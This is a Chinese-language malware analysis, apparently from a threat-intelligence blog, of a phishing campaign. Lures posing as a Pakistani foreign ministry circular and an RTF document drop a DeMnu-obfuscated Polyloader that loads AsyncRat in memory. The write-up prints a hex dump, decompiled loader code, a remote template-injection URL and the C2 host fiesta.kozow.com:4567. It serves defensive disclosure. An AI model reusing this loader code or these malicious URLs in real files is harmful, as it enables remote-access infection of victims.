[assembly: AssemblyDescription("")]
[assembly: ComVisible(false)]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyTrademark("")]
```


加载 Polyloader 后最终运行 AsyncRat，C2 与上述一致，hello.jpg 由 VB 编写，弹出提示框，迷惑用户：




RTF 恶意文档分析

文件名	MD5	类型
letter to ADP for clearance of CRVs 20200720.doc	4e548b5597f995b42decd7591ba4212e	RTF

RTF 内嵌了一个 DeMnu 混淆器



```
2:0E10h: AA CC FF 12 02 00 00 00 08 00 00 00 50 61 63 6B  ªÌÿ........Pack
2:0E20h: 61 67 65 00 00 00 00 00 00 00 00 00 CC BB 10 00  age.........Ì»..
2:0E30h: 02 00 7E 41 30 30 31 32 45 31 33 38 2E 65 78 65  ..~A0012E138.exe
2:0E40h: 00 43 3A 5C 55 73 65 72 73 5C 6E 33 6F 5C 41 70  .C:\Users\n3o\Ap
2:0E50h: 70 44 61 74 61 5C 4C 6F 63 61 6C 5C 4D 69 63 72  pData\Local\Micr
2:0E60h: 6F 73 6F 66 74 5C 57 69 6E 64 6F 77 73 5C 49 4E  osoft\Windows\IN
2:0E70h: 65 74 43 61 63 68 65 5C 43 6F 6E 74 65 6E 74 2E  etCache\Content.
2:0E80h: 57 6F 72 64 5C 7E 41 30 30 31 32 45 31 33 38 2E  Word\~A0012E138.
2:0E90h: 65 78 65 00 00 00 03 00 56 00 00 00 43 3A 5C 55  exe.....V...C:\U
2:0EA0h: 73 65 72 73 5C 6E 33 6F 5C 41 70 70 44 61 74 61  sers\n3o\AppData
2:0EB0h: 5C 4C 6F 63 61 6C 5C 54 65 6D 70 5C 7B 39 37 31  \Local\Temp\{971
2:0EC0h: 42 46 43 31 42 2D 35 32 37 38 2D 34 31 44 45 2D  BFC1B-5278-41DE-
2:0ED0h: 41 46 45 37 2D 30 37 37 30 35 38 37 33 39 34 42  AFE7-0770587394B
2:0EE0h: 37 7D 5C 7E 41 30 30 31 32 45 31 33 38 2E 65 78  7}\~A0012E138.ex
2:0EF0h: 65 00 90 B9 10 00                                e..¹..
```




Crashreporter (1.0.0.0)
- Crashreporter.exe
  - PE
  - 类型引用
  - 引用
  - 资源
  - { } -
  - { } AbRnQ7GE6T6FdT8iIX
  - { } IEvvP527hKIyWurxnH
  - { } JF1g8xk9kvCumMj6nR
  - { } sn8RkNUAebRg8D76TI
  - { } txtbook
  - { } txtbook.My
  - { } Yg1ZAesAlLZ2GJpPPQ

执行流程与上述相似，最终会访问 authowawebmailgo.com/securemail.auth/c.html，而当我们分析时已无法访问，尚不清楚后续的具体信息。

模板注入攻击文件分析

文件名	MD5	类型
Adviser Senior Director eysd.docx	7b2b6e47e33dddce7406fc989592ab50	Doc 文档

文档内容如下：



No.T&CP-9/28/2020
Ministry of Foreign Affairs
(Training & CP Section)
*****

Islamabad, the 19th August, 2020

CIRCULAR

Subject: **Vacancy Notification from the Commonwealth Secretariat for the Post of Adviser, Senior Director, EYSD**

Pahic London has informed regarding the vacancy position for the post of Adviser, Senior Director, Economic, Youth and Sustainable Development Directorate (EYSD) announced by the Commonwealth Secretariat. The last date for receipt of applications is **Friday 28 August, 2020**.

2. The Commonwealth Secretariat is seeking individuals meeting the following criteria:


Education:

- Master's Degree on an equivalent post-graduate qualification in International Development, Management, Economics, Pubilc Policy or a related discipline.
- Specialist training and knowledge of project/programme management methods, for example Prince 2, PMP, MSP, P3O or equivalent would be an advantage

Experience:

- At least 10 years working experience in one or more of the following areas: project management, planning, monitoring, budgeting, evaluation, and co-ordination of the offices of senior government officials or ministers
- Experience of project management and applying project management methodologies, including technical and complex IT projects, ideally in an international organization
- Experience of successful application of budgeting and resource allocation procedures
- Experience of operating in a fast paced environment and delivering quality results within short timescales
- Experience of pre-empting and solving complex projects and operations
- Experience of working effectively and collaborating with colleagues at all levels as well as

内容为外交部招聘相关信息，模板注入地址如下：




settings.xml.rels

```
/attachedTemplate" Target="http://the-moondelight.96.lt/checking/secure/office/update/LK7378872" T
```

由于 LK7378872 文档没有下载到，但是通过沙箱我们找到了最终释放的 payload

文件名	MD5	类型
mldll.exe	72503d7ef52495efa109941274b8769f	PE


下载的样本为 DeMnu 混淆器的变种，执行逻辑稍有变化，左为本次样本逻辑，右为 SFX 和宏样本中的 DeMnu 混淆器逻辑



```
/* 0x00001C83 02          */ IL_0073: ldarg.0
/* 0x00001C84 50          */ IL_0074: ldind.ref
/* 0x00001C85 08          */ IL_0075: ldloc.2
/* 0x00001C86 02          */ IL_0076: ldarg.0
/* 0x00001C87 50          */ IL_0077: ldind.ref
/* 0x00001C88 8E          */ IL_0078: ldlen
/* 0x00001C89 69          */ IL_0079: conv.i4
/* 0x00001C8A 5D          */ IL_007A: rem
/* 0x00001C8B 02          */ IL_007B: ldarg.0
/* 0x00001C8C 50          */ IL_007C: ldind.ref
/* 0x00001C8D 08          */ IL_007D: ldloc.2
/* 0x00001C8E 02          */ IL_007E: ldarg.0
/* 0x00001C8F 50          */ IL_007F: ldind.ref
/* 0x00001C90 8E          */ IL_0080: ldlen
/* 0x00001C91 69          */ IL_0081: conv.i4
/* 0x00001C92 5D          */ IL_0082: rem
/* 0x00001C93 91          */ IL_0083: ldelem.u1
/* 0x00001C94 09          */ IL_0084: ldloc.3
/* 0x00001C95 61          */ IL_0085: xor
/* 0x00001C96 02          */ IL_0086: ldarg.0
/* 0x00001C97 50          */ IL_0087: ldind.ref
/* 0x00001C98 08          */ IL_0088: ldloc.2
/* 0x00001C99 17          */ IL_0089: ldc.i4.1
/* 0x00001C9A D6          */ IL_008A: add.ovf
/* 0x00001C9B 02          */ IL_008B: ldarg.0
/* 0x00001C9C 50          */ IL_008C: ldind.ref
/* 0x00001C9D 8E          */ IL_008D: ldlen
/* 0x00001C9E 69          */ IL_008E: conv.i4
/* 0x00001C9F 5D          */ IL_008F: rem
/* 0x00001CA0 91          */ IL_0090: ldelem.u1
/* 0x00001CA1 DA          */ IL_0091: sub.ovf
/* 0x00001CA2 2000010000  */ IL_0092: ldc.i4    256
/* 0x00001CA7 D6          */ IL_0097: add.ovf
/* 0x00001CA8 2000010000  */ IL_0098: ldc.i4    256
/* 0x00001CAD 5D          */ IL_009D: rem
/* 0x00001CAE B4          */ IL_009E: conv.ovf.u1
/* 0x00001CAF 9C          */ IL_009F: stelem.i1
/* 0x00001CB0 38A2FFFFFF  */ IL_00A0: br        IL_0047
```

```
/* 0x0000150B 69          */ IL_00E3: conv.i4
/* 0x0000150C 5D          */ IL_00E4: rem
/* 0x0000150D 03          */ IL_00E5: ldarg.1
/* 0x0000150E 50          */ IL_00E6: ldind.ref
/* 0x0000150F 09          */ IL_00E7: ldloc.3
/* 0x00001510 03          */ IL_00E8: ldarg.1
/* 0x00001511 50          */ IL_00E9: ldind.ref
/* 0x00001512 8E          */ IL_00EA: ldlen
/* 0x00001513 69          */ IL_00EB: conv.i4
/* 0x00001514 5D          */ IL_00EC: rem
/* 0x00001515 91          */ IL_00ED: ldelem.u1
/* 0x00001516 07          */ IL_00EE: ldloc.1
/* 0x00001517 09          */ IL_00EF: ldloc.3
/* 0x00001518 07          */ IL_00F0: ldloc.1
/* 0x00001519 8E          */ IL_00F1: ldlen
/* 0x0000151A 69          */ IL_00F2: conv.i4
/* 0x0000151B 5D          */ IL_00F3: rem
/* 0x0000151C 91          */ IL_00F4: ldelem.u1
/* 0x0000151D 61          */ IL_00F5: xor
/* 0x0000151E 03          */ IL_00F6: ldarg.1
/* 0x0000151F 50          */ IL_00F7: ldind.ref
/* 0x00001520 09          */ IL_00F8: ldloc.3
/* 0x00001521 17          */ IL_00F9: ldc.i4.1
/* 0x00001522 58          */ IL_00FA: add
/* 0x00001523 03          */ IL_00FB: ldarg.1
/* 0x00001524 50          */ IL_00FC: ldind.ref
/* 0x00001525 8E          */ IL_00FD: ldlen
/* 0x00001526 69          */ IL_00FE: conv.i4
/* 0x00001527 5D          */ IL_00FF: rem
/* 0x00001528 91          */ IL_0100: ldelem.u1
/* 0x00001529 59          */ IL_0101: sub
/* 0x0000152A 2000010000  */ IL_0102: ldc.i4    256
/* 0x0000152F 58          */ IL_0107: add
/* 0x00001530 2000010000  */ IL_0108: ldc.i4    256
/* 0x00001535 5D          */ IL_010D: rem
/* 0x00001536 D2          */ IL_010E: conv.u1
/* 0x00001537 9C          */ IL_010F: stelem.i1
/* 0x00001538 09          */ IL_0110: ldloc.3
```

解密出来的 DLL 依然为 Polyloader




```
// Token: 0x0600005B RID: 91 RVA: 0x0000358C File Offset: 0x0000178C
[MethodImpl(MethodImplOptions.NoInlining)]
private void Form1_Load(object sender, EventArgs e)
{
    try
    {
        byte[] array = this.VCXoms8mC0miXhEu0EHm("HJQQSxJfdLyE4j");
        this.File = Form1.FYg4H4tWUxgg1tY8PPuw(ref array);
        Form1.wZci0W0t4Ve9ayRJCR7(Form1.w6fxi0OUeGj2gOS2t6H(Thread.GetDomain(), this.File), this.P).GetMethod(this.P).Invoke(null, null);
    }
    catch (Exception ex)
    {
        Form1.yfu3LM059rDUAFEIQiZ(ex);
        Form1.CaF80sOX8DeTiaexpQq();
    }
}

// Token: 0x0600005C RID: 92 RVA: 0x00003610 File Offset: 0x00001810
[MethodImpl(MethodImplOptions.NoInlining)]
private void CutToolStripMenuItem_Click(object sender, EventArgs e)
{
    int num = 2;
    for (;;)
    {
        switch (num)
        {
        case 0:
        {
            bool flag;
            if (flag)
```

变量


	值	类型
Notpad_SP_.Form1.VCXoms8mC0miXhEu0EHm 返回	{byte[0x00017E01]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x04	byte

Polyloader 如下：



```
◢ Pj (0.0.0.0)
  ◢ Pj.dll
    ▷ PE
    ▷ 类型引用
    ▷ 引用
    ▷ 资源
    ◢ { } -
      ▷ <Module> @02000001
      ▷ Anti @02000003
      ▷ FindOSInfo @02000002
      ◢ P @02000004
        ▷ 基类型和接口
        ▷ 派生类型
          .cctor() : void @0600000B
          P() : void @0600000C
          DeleteFile(string) : bool @0600000E
          Extract(string) : byte[] @06000010
          main() : void @0600000D
          P() : void @0600000F
          PolyDeCrypt(ref byte[], string, uint) : byte[] @06000011
          \u0001 : string @04000004
          \u0002 : FindOSInfo @04000005
          \u0003 : byte[] @04000006
          \u0004 : string @04000007
          \u0005 : string @04000008
          \u0006 : Random @04000009
        ▷ NetRun @02000005
    ◢ { } \u0002
      ◢ \u0001 @02000006
        ▷ 基类型和接口
        ▷ 派生类型
```

内存加载 AsyncRat



```
IL_E0:
Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
Settings.BDOS = Settings.ypaIB5zyAM7I1Whedx(Settings.aes256, Settings.BDOS);
Settings.Group = Settings.aes256.Decrypt(Settings.Group);
Settings.Hwid = Tf0mTAOFIRF1hI7ITV.QQ03C4giug();
Settings.Serversignature = Settings.ypaIB5zyAM7I1Whedx(Settings.aes256, Settings.Serversignature);
Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate))
num = 5;
```

100 %

监视 1

名称	值	类型
result	false	bool
Settings.Ports	"4567"	string
Settings.Hosts	"fiesta.kozow.com"	string
◢ Settings.ServerCertificate	{[Subject] CN=AsyncRAT Server [Issuer] CN=AsyncRAT Serv...	System.Security.Cryptography....
Archived	false	bool
▷ CertContext (System.Security.Cryptography.X509Certific...	{System.Security.Cryptography.X509Certificates.SafeCertContextH...	System.Security.Cryptography....
▷ CertContext	{System.Security.Cryptography.SafeCertContextHandle}	System.Security.Cryptography....
▷ Extensions	{System.Security.Cryptography.X509Certificates.X509ExtensionColl...	System.Security.Cryptography....
FriendlyName	""	string
▷ Handle	0x06EBC608	System.IntPtr
HasPrivateKey	false	bool
Issuer	"CN=AsyncRAT Server"	string
▷ IssuerName	{System.Security.Cryptography.X509Certificates.X500Distinguishe...	System.Security.Cryptography....
▷ NotAfter (System.Security.Cryptography.X509Certificate...	{9999/12/31 23:59:59}	System.DateTime
▷ NotAfter	{9999/12/31 23:59:59}	System.DateTime
▷ NotBefore (System.Security.Cryptography.X509Certificat...	{2020/7/13 15:17:46}	System.DateTime
▷ NotBefore	{2020/7/13 15:17:46}	System.DateTime
PrivateKey	null	System.Security.Cryptography....
▷ PublicKey	{System.Security.Cryptography.X509Certificates.PublicKey}	System.Security.Cryptography....
▷ RawData (System.Security.Cryptography.X509Certificate...	{byte[0x000004F6]}	byte[]
▷ RawData	{byte[0x000004F6]}	byte[]
SerialNumber (System.Security.Cryptography.X509Certif...	"00B27593843DC41AC674EA5021879CF5"	string
SerialNumber	"00B27593843DC41AC674EA5021879CF5"	string
▷ SignatureAlgorithm	{System.Security.Cryptography.Oid}	System.Security.Cryptography....
Subject	"CN=AsyncRAT Server"	string
▷ SubjectName	{System.Security.Cryptography.X509Certificates.X500Distinguishe...	System.Security.Cryptography....
Thumbprint	"DEE2B1E9F3FD0FD8171648A3B528A85577C49FFA"	string
Version	0x00000003	int
m_certContextCloned	false	bool
▷ m_extensions	{System.Security.Cryptography.X509Certificates.X509ExtensionColl...	System.Security.Cryptography....

相关 C2: fiesta.kozow.com:4567

服务器证书相关信息如下：

Subject：CN=AsyncRAT Server


Thumbprint：DEE2B1E9F3FD0FD8171648A3B528A85577C49FFA

SerialNumber：00B27593843DC41AC674EA5021879CF5

而另一个模板注入样本如下

文件名	MD5	类型
mal testin.docx	47568de42706aa3da39a03d1d0feddca	Doc 文档

文档内容与新冠病毒有关：



